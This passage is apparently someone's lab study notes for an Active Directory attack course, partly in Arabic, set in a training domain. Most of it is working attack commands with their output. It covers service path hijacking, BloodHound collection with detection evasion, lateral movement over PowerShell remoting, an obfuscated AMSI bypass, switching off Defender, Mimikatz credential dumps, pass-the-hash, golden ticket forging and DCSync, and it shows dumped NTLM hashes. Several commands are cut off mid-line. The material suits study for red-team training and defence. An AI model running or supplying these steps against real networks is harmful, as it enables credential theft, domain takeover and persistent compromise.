StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AbyssWebServer' -Path <HijackPath>
CanRestart     : True
```



This can change the Path of the service we can make the **AbyssWebServer Service** point to a new executable Like **cmd.exe or powershell.exe** , and we can restart this service

▼ BloodHound

Mapping trust other objects and relationships between all the object and entity using data collecting by ingestor. (**it’s not usefull for RedTeamer , It’s usefull for PT or BlueTeamer**).

```
. .\SharpHound.ps1 -> This called ingestor

Invoke-BloodHound -CollectionMethod All
#OR
Invoke-BloodHound -CollectionMethod All -Domain <Domain> -ZipFilename <zipName>

To Aviod detection like ATA ( The Advanced-Threat-Analytics PowerShell module was designed to make it easy for customers to interfa
# Invoke-BloodHound -Collection All -ExcludeDC
```

after generate a zip file , now run a server of neo4j and bloodhound and also transfare the zip File to the attacker machine with pscp .


```
#Install putty tools for pscp
sudo apt install putty-tools
```


```
# PSCP command
pscp <username>@<ip_of_target-Machine>:/<Directory_Of_file> <Destination>
```

```
#neo4j
neo4j.bat -install-service
```

now run bloodhound.exe

```
Invoke-BlooHound -CollectionMethod LoggedOn -> For Session
```





▼ Lateral Movement - Powershell Remoting (psexec)

Admin Recon → Leteral Movement → Domain Admin Priv

need to enable remoting (Enable-PSRemoting) on Desktop Windows machine. Priv admin required to do that.

Powershell Remoting use **TCP/5985 HTTP** Port By Default. and **5956 for ssl.**

To Type of PowerShell Remoting:

1. One-To-One
    a. Interactive login to other machine , works over a session called (**PSSession**)
    b. **PSSession**
        i. Interactive
        ii. Runs in new process (**wsmprovhost**)
        iii. Is Stateful.
    c. Cmdlets:
        a. **New-PSSession**
        b. **Enter-PSSession**

```
# First Find-LocalAdminAccess
 PS C:\AD\Tools> . .\PowerView.ps1
 PS C:\AD\Tools> Find-LocalAdminAccess
 dcorp-adminsrv.dollarcorp.moneycorp.local

 #Second Use PSSession To Enter a machine
 Enter-PSSession -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local
```

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Find-LocalAdminAccess
dcorp-adminsrv.dollarcorp.moneycorp.local
PS C:\AD\Tools> Enter-PSSession -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\student181\Documents> hostname
dcorp-adminsrv
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\student181\Documents> whoami
dcorp\student181
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\student181\Documents>
```

Store a session:

```
$sess = New-PSSession -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local
 $sess
```

```
PS C:\AD\Tools> $sess = New-PSSession -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local
PS C:\AD\Tools> $sess

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  2 Session2        dcorp-admins... RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\student181\Documents>
```

> When Creat a session that will not be killing everytime it’s statfull.

```
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\student181\Documents> $proc = Get-Process
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\student181\Documents> exit
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\student181\Documents> $proc

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
     39       3     1528       2560       0.02     688   2 cmd
    113       9     1672       7864       0.05     364   1 conhost
    110       9     5336      11380       0.03    3012   2 conhost
    225      11     1872       4212       0.38     396   0 csrss
    125       9     1324       6796       0.06     492   1 csrss
    133       8     1280       3792       0.11    2924   2 csrss
      0       0        0          4                  0   0 Idle
```

2. One-To-Many

   a. Send Multible command from signle machine to many machines.

   b. it’s the best in PowerShell for passing the hashes, using credentials and exec command on multiple remote computers.

```
# Use invoke-Command

 invoke-Command -ComputerName ComputerName  -ScriptBlock{Command;Another Command}

 Invoke-Command -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local -ScriptBlock{hostname;whoami}
 dcorp-adminsrv
 dcorp\student181

 #Run Function on Remote Machine.
 invoke-Command -ComputerName ComputerName  -ScriptBlock ${function:name_function}


 #Run a script to remotlly Machine.
 invoke-Command -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local  -FilePath <Path_Script>
```

> **Load a script using Invoke-Command in the session مهم جداً**

```
$sess = New-PSSession -ComputerName ComputerName_Have_Local_Admin_Priv
```

```
invoke-Command -FilePath <Script_Path> -Session $sess
Enter-PSSession -Session $sess
```


```
PS C:\AD\Tools> . .\hello.ps1
PS C:\AD\Tools> hello
Hello Function
PS C:\AD\Tools> Invoke-Command -FilePath C:\AD\Tools\hello.ps1 -Session $sess
PS C:\AD\Tools> Enter-PSSession -Session $sess
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\student181\Documents> hello
Hello Function
[dcorp-adminsrv.dollarcorp.moneycorp.local]: PS C:\Users\student181\Documents>
```

> Note\ **When Use Stateful commands in session we cannot do it parallelly on thousand of machines unless we already create a sessions for all of those machines**

بمعنى اذا تبي تنفذ على اكثر من جهاز لازم تنشئ اكثر من جلسه .

What Different Between ConstrainedLanguage , FullLanguage

```
# Run on Remote Machine adminsrv.
 invoke-Command -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local  -ScriptBlock{$ExecutionContext.SessionState.LanguageM

 PSComputerName                          RunspaceId                           Value
 --------------                          ----------                           -----
 dcorp-adminsrv.dollarcorp.moneycorp.local badb42b9-53d6-4d14-8338-e6869369178a ConstrainedLanguage
```



Deep Dive into PS ConstrainedLang

> **طريقه تخطيها في لاب 7**

Invoke-Mimikatz

> The Script could be used to **dump credntials**, **tickets and more** .

it’s very useful for **passing and replaying hashes, tickets** and for many exiting AD Attacks

The script **needs administrator privileges for dumping credentials from local machine**, Many attacks need specific privileges which are covered while discussing that attack.

```
# Dump Creds on local machine
 Invoke-Mimikatz -DumpCreds

 #Dumo Creds on multiple machines
 Invoke-Mimikatz -DumpCreds -ComputerName @("sys1", "sys2")

 # "Over pass the hash ( PTH ) " generate tokens from hashes
 Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:DOMAIN.LOCAL /ntlm:<ntlmhash> /run:powershell.exe"'
```

Stateful Mimikatz


```
$sess = New-PSSession -ComputerName SERVER1
 # bypass AMSI On Remote Machine
 Invoke-Command -Session $sess -ScriptBlock {sET-ItEM ( 'V'+'aR' +  'IA' + 'blE:1q2'  + 'uZx'  ) ( [TYpE](  "{1}{0}"-F'F','rE'
 Invoke-Command -Session $sess -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1
 Enter-PSSession -Session $sess
```

Mimikatz & Credentials:

After a user logs on, a variety of credentials are generated and stored in the **Local Security Authority Subsystem Service**, **LSASS, process in memory**. This is meant to facilitate **single sign-on (SSO)** ensuring a user isn't prompted each time resource access is requested. The credential data may include **Kerberos tickets, NTLM password hashes, LM password hashes** (**if the password is <15 characters, depending on Windows OS version and patch level**), and even clear-text passwords (to support WDigest and SSP authentication among others

to prevent the **"clear-text"** password from being placed in **LSASS**, **the following registry key needs to be set to "0" (Digest Disabled):**

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest "UseLogonCredential"(DWORD)
```



What is Pass the Hash (PtH) ?

Use NTLM Hash Unknown the password to auth, Without Decrypt The NTLM Password.

What Over Pass the Hash ?

`Create a valid Kerberos ticket` using the NTLM Hash of the user.


```
Invoke-Mimikatz -Command "sekurlsa::pth /user:Administrator /domain:dollarcorp.moneycorp.local /ntlm:<ntlmHash> /run:powershel
```


> مهم جداً متابعه لاب 7 عشان تفهم الفكره بشكل كامل


▼ Domain Presistence - Golden Ticket - DCSync

Once we have **DA privileges** new avenues of persistence, **escalation to EA** and Attacks across trust open up!

- Kerberos:
  - **Is The basis of authentication in a Windows AD env.**
  - **It’s Authentication protocol.**
  - **Alternative to NTLM.**
  - **Only Works with hostnames , not IP Address .**
  - **Preferred over NTLM.**









But if i’m Domain Admin (DA) i can Access EveryThing🙂

How Kerberos Works ?





Attacking and Defending Active Directory

- **NTLM password hash for Kerberos RC4 encryption.**
- **Logon Ticket (TGT) provides user auth to DC.**
- **Kerberos policy only checked when TGT is created.**
- **DC validates user account only when TGT > 20 mins**

Golden Ticket

- A golden ticket is signed and encrypted by the hash of **krbtgt** account which makes it a valid TGT ticket.
- Since user account validation is not done by Domain Controller (KDC service) until TGT is older than 20 minutes, we can use even deleted/revoked accounts.
- The krbtgt user hash could be used to impersonate any user with any privileges from even a non-domain machine.
- **Password change has no effect on this attack**. **If the hash does not match**, DC validates against the previously used password.
- **This persistent technique is valid as long as the krbtgt hash is not changed twice.**

```
#Running on a DC with DA privs. Extract krbtgt hash.
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' –Computername dcorp-dc

Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:<domain.local>
/sid:<Domain SID> /krbtgt:<:krbtgt hash> /id:500
/groups:512 /startoffset:0 /endin:600 /renewmax:10080 /aes256:<aes256keyofkrbtgT-optional> /ptt"'

klist
ls \\<DC.targetdomain.local>\c$
PsExec64.exe \\DC.targetdomain.com cmd.exe


#Impacket
python ticketer.py -nthash <:krbtgt hash> -domain-sid <domain sid> -domain <domain.local> <Anyname> export KRB5CCNAME=<Anyuser
#psexec
psexec.py <domain.local>/<Anyuser>@<IP> -k -nopass
```

Invoke-Mimikatz -Command	
kerberos::golden	Name of the module
/User:Administrator	Username for which the TGT is generated
/domain:dollarcorp.moneycorp.local	Domain FQDN
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the domain
/krbtgt:ff46a9d8bd66c6efd77603da26796f35	NTLM (RC4) hash of the krbtgt account. Use /aes128 and /aes256 for using AES keys.
/id:500 /groups:512	Optional User RID (default 500) and Group default 513 512 520 518 519)
/ptt or /ticket	Injects the ticket in current PowerShell process - no need to save the ticket on disk Saves the ticket to a file for later use
/startoffset:0	Optional when the ticket is available (default 0 - right now) in minutes. Use negative for a ticket available from past and a larger number for future.
/endin:600	Optional ticket lifetime (default is 10 years) in minutes. The default AD setting is 10 hours = 600 minutes
/renewmax:10080	Optional ticket lifetime with renewal (default is 10 years) in minutes. The default AD setting is 7 days = 100800

```
#First disable Firewall
Set-MpPreference -DisableRealtimeMonitoring $true

# Now Go to svcadmin machine and save session of computerName dcorp-dc
$sess=New-PSSession -ComputerName dcorp-dc.dollarcorp.moneycorp.local
```

```
#Now run this inside dcorp-dc machine
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```

```
mimikatz(powershell) # lsadump::lsa /patch
Domain : dcorp / S-1-5-21-1874506631-3219952063-538504511

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : af0686cc0ca8f04df42210c9ac980760

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : ff46a9d8bd66c6efd77603da26796f35

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 00000455 (1109)
User : ciadmin
LM   :
NTLM : e08253add90dccf1a208523d02998c3d

RID  : 00000458 (1112)
User : sqladmin
LM   :
NTLM : 07e8be316e3da9a042a9cb681df19bf5
```

Important NTLM Hash for → **krbtgt ff46a9d8bd66c6efd77603da26796f35**

Get-DomainSID → Domain SID (S-1-5-21-1874506631-3219952063-538504511)

```
`Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:dollarcorp-moneycorp.local /sid:S-1-5-21-1874506631-3
```

Now i have A golden ticket on Adminstrator User :

```
mimikatz(powershell) # kerberos::golden /User:Administrator /domain:dollarcorp-moneycorp.local /sid:S-1-5-21
d8bd66c6efd77603da26796f35 id:500 /groups:512 /startoffset:0 /endin/600 /renewmax:10080 /ptt
User      : Administrator
Domain    : dollarcorp-moneycorp.local (DOLLARCORP-MONEYCORP)
SID       : S-1-5-21-1874506631-3219952063-538504511
User Id   : 500
Groups Id : *512
ServiceKey: ff46a9d8bd66c6efd77603da26796f35 - rc4_hmac_nt
Lifetime  : 4/26/2022 6:42:16 PM ; 4/23/2032 6:42:16 PM ; 5/3/2022 6:42:16 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ dollarcorp-moneycorp.local' successfully submitted for current session
```

klist :

```
PS C:\AD\Tools> klist

Current LogonId is 0:0xa7e4c

Cached Tickets: (1)

#0>     Client: Administrator @ dollarcorp-moneycorp.local
        Server: krbtgt/dollarcorp-moneycorp.local @ dollarcorp-moneycorp.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 4/26/2022 18:42:16 (local)
        End Time:   4/23/2032 18:42:16 (local)
```

```
        Renew Time: 5/3/2022 18:42:16 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```


```
ls \\dcorp-dc.dollarcorp.moneycorp.local\c$
```

```
PS C:\AD\Tools> ls \\dcorp-dc.dollarcorp.moneycorp.local\c$


    Directory: \\dcorp-dc.dollarcorp.moneycorp.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/23/2018  11:06 AM                PerfLogs
d-r---        12/13/2017   9:00 PM                Program Files
d-----        10/14/2018   3:20 AM                Program Files (x86)
d-----        10/30/2018   2:49 PM                Temp
d-r---         11/7/2018   6:07 AM                Users
d-----        10/30/2018   3:12 PM                Windows
```

```
PS C:\AD\Tools> klist

Current LogonId is 0:0x4afeb2a

Cached Tickets: (3)

#0>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: krbtgt/DOLLARCORP.MONEYCORP.LOCAL @ DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 12/24/2018 11:55:58 (local)
        End Time:   12/24/2018 21:55:00 (local)
        Renew Time: 12/31/2018 11:55:00 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: dcorp-dc.dollarcorp.moneycorp.local

#1>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: krbtgt/dollarcorp.moneycorp.local @ dollarcorp.moneycorp.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 12/24/2018 11:55:00 (local)
        End Time:   12/24/2018 21:55:00 (local)
        Renew Time: 12/31/2018 11:55:00 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#2>     Client: Administrator @ dollarcorp.moneycorp.local
        Server: cifs/dcorp-dc.dollarcorp.moneycorp.local @ DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 12/24/2018 11:55:58 (local)
        End Time:   12/24/2018 21:55:00 (local)
        Renew Time: 12/31/2018 11:55:00 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: dcorp-dc.dollarcorp.moneycorp.local
```

DCSync Attack

Requires a user with the `Replicating Directory Changes All` and `Replicating Directory Changes` privileges.



Members of the **Administrators, Domain Admins, Enterprise Admins, and Domain Controllers groups** **have these privileges by default**. It is also possible for any user to be granted these specific privileges.

Use the **DCSync feature for getting krbtgt hash execute the below command with DA privileges.**

```
#Check Rights on Domain Object for current user
#AD Module
Get-ACL "AD: \DC=<domain>,DC=local"
Get-ACL "AD: \DC=<domain>,DC=local" | select-object -ExpandProperty Access

#Users with DCSync rights
#Powerview
Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ? {($_.IdentityReference -match "studen
Get-ObjectACL -DistinguishedName "dc=domain,dc=local" -ResolveGUIDs | ? {($_.ObjectType -match 'replication-get') -or ($_.Acti

#To Add DCSync permissions, run on DC:
Add-ObjectAcl -TargetDistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -PrincipalSamAccountName studentx -Rights DCSync
Add-DomainObjectACL -Credential $cred -TargetIdentity "DC=htb,DC=local" -PrincipleIdentity <user>
#Execute attack
#Mimikatz
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"' # This attack of DCSync

#Remote execution with impacket
sudo python3 secretsdump.py <domain.local>/<username>:'<pass>'@<IP>
```

•Using the DCSync option needs no code execution (no need to run Invoke-Mimikatz) on the target DC.

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```

```
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2/17/2019 12:01:46 AM
Object Security ID   : S-1-5-21-1874506631-3219952063-538504511-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: ff46a9d8bd66c6efd77603da26796f35
    ntlm- 0: ff46a9d8bd66c6efd77603da26796f35
    lm  - 0: b14d886cf45e2efb5170d4d9c4085aa2

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6cb7f438bf5c099fe4d029ebb5c6e08e

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgt
